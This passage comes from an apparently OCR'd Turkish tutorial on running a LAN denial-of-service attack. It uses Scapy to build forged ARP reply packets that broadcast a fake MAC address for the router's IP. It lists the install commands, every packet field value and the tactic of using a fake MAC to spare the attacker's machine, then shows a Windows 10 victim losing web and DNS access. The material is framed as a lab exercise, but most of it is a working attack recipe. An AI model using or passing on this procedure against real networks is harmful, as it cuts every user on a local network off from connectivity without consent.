bu saldırı işe yaramaktadır.

Yerel ağda internet erişimlerini kaybeden kurbanlar bir Local Area Network DOS saldırısı (LAN Servis Dışı Bırakma saldırısı) yemiş olmaktadır. Şimdi bu yerel ağ DOS saldırısını scapy tool'u ile oluşturacağımız sahte arp paketleri ile yapalım.

Gereksinimler

(+) Uygulama belirtilen materyaller ile birebir denenmiştir ve başarılı olunmuştur.

Pardus Linux 17.5 LTS [indir]	// Saldırgan Sistem
Windows 10 Enterprise ENG LANG x64 [indir]	// Kurban Sistem

Öncelikle bilgi toplama sahfası olarak Router'ın IP'sine ihtiyacımız vardır. Önceki uygulamalarda yaptığımız gibi başka bilgi toplamaya bu uygulamada lüzum yoktur. Çünkü yerel ağdaki tüm makinalar hedef konumundadır.

Pardus Terminal:


```
// (*) Router ip öğrenme
ip route                                    # Çıktı: 172.16.3.1
```

Saldırı için artık hazırız. Şimdi scapy aracımızı başlatalım.

Pardus Terminal:

```
// (*) Kurulum
sudo su
apt-get install tcpdump graphviz imagemagick python-matplotlib python-cryptography python-pyx scapy

// (*) Çalıştırma
scapy
```

Çıktı:




Görüntülemekte olduğunuz ekran scapy aracının arayüzüdür. Şimdi bir Arp paket şablonu (nesnesi) oluşturalım ve paketin bölümlendirmelerini (başlıklarını) görüntüleyelim.

Pardus Terminal:

```
>>> arpPacket=ARP()      // Arp paketi oluşturur.
>>> arpPacket.show()     // Arp paketinin bölümlendirmelerini
                         // (başlıklarını) sıralar.
```

Çıktı:




Görüntülemekte olduğunuz başlıklar önceki makaleyi okuyanlara yabancı gelmemiş olmalı. Bunlar Arp paket şablonunun bölümleri. Arp paketi başlıkları şu an default değerlerle doldurulmuş vaziyettedir. Şimdi amacımız doğrultusunda kaynak IP adres (psrc) değerini, kaynak MAC adres (hwsrc) değerini, hedef IP adres (pdst) değerini, hedef MAC adres (hwdst) değerini ve Arp Paketinin Amacı / İşlevi (op) değerini düzenlememiz gerekmektedir. Dolayısıyla

```
psrc  'a 172.16.3.1 değerini           ( yani router IP adresini),
pdst  'e 172.16.255.255 değerini       ( yani tüm ağdaki makinalar
                                         anlamındaki IP yayın adresini ),
hwsrc 'a 01:02:03:04:05:06 değerini    ( yani uyduruk bir MAC adresini ),
hwdst 'e ff:ff:ff:ff:ff:ff değerini    ( yani tüm ağdaki makinalar
                                         anlamındaki mac yayın adresini ),
op    'a 2 değerini                    ( yani arp paketinin Arp
                                         "Reply" (Arp "Yanıt")
                                         paketi olacağı bilgisini )
```

Operation (op) Değerleri	Operation (op) Tanımları
1	ARP-İstek (Request)
2	ARP-Yanıt (Reply)
3	RARP-İstek (Request)
4	RARP-Yanıt (Reply)
5	DRARP- İstek (Request)
6	DRARP- Yanıt (Reply)
7	DRARP-Hata (Error)
8	InARP- İstek (Request)
9	InARP- Yanıt (Reply)
10	ARP-NAK


vererek paketi hazır hale getirebilir,



[~] Bilgi:

Kaynak MAC adres olarak saldırgan kendi MAC adresini girebilirdi. Bu, saldırının olmasına engel değildir. Bu örnekte saldırgan kaynak MAC adresi olarak kendi MAC adresi yerine uyduruk bir MAC adresi girmiştir. Yani olmayan bir makinayı router olarak göstermiştir. Uyduruk MAC adresi girilmesinin olayı yerel ağdaki onlarca makinanın router zannedip trafiklerini saldırgana yollayarak saldırgan makinanın ethernet kartının ve servisinin yorulmasına neden olmasın diyedir. Böylece saldırgan makina yerel ağdaki makinaların hiçbirinden trafik almadan hafif bir şekilde maksimum ağ performansıyla DOS saldırısını yapabilecektir.

send(...) fonksiyonunu girerek ise saldırıyı başlatabiliriz.




Not:


Saldırı makinasında arp paketini oluşturup başlık bilgilerini girdikten sonra paket gönderimine (send(...) fonksiyonu ile) başlamadan evvel

>>> arpPacket.show()

diyerek paketimizin gönderimden önceki son halini görüntüleyebiliriz.





Saldırı başladığında aşağıdaki gibi gönderilen her arp paketi için ekrana nokta (.) gelecektir. Bu noktalar deneyimleyeceğiniz üzere çok hızlı ekranda akacaktır.



Saldırı sırasında yerel ağda kurban konumundaki makinalardan birinde tarayıcıda web siteleri erişilebilir durumdayken ,


Kurban Makina (Windows 10 Enterprise):





sayfalar refresh'lendiğinde (yenile dendiğinde) artık web sitelerine ulaşılamadığı görülecektir.

Kurban Makina (Windows 10 Enterprise):




Kurban makinada ayrıca saldırı öncesi internet erişim durumunu kontrol etmek bağlamında google DNS sunucuya gidilebildiği görülecekken saldırı sırasında google DNS sunucuya gidilemediği / yanıt alınamadığı görülecektir.

Kurban Makina (Windows 10 Enterprise):


Saldırıyı CTRL + C ile sonlandırdığımızda


Pardus Terminal:




kurban makina tekrar web sitelerine erişim sağlayabilecektir.

Kurban Makina (Windows 10 Enterprise):








Saldırıyı sonlandırmadan önce saldırı sırasında şayet saldırgan makinada wireshark açacak olsaydık ürettiğimiz ve ağa yaydığımız paketleri ağa gitmek üzereyken

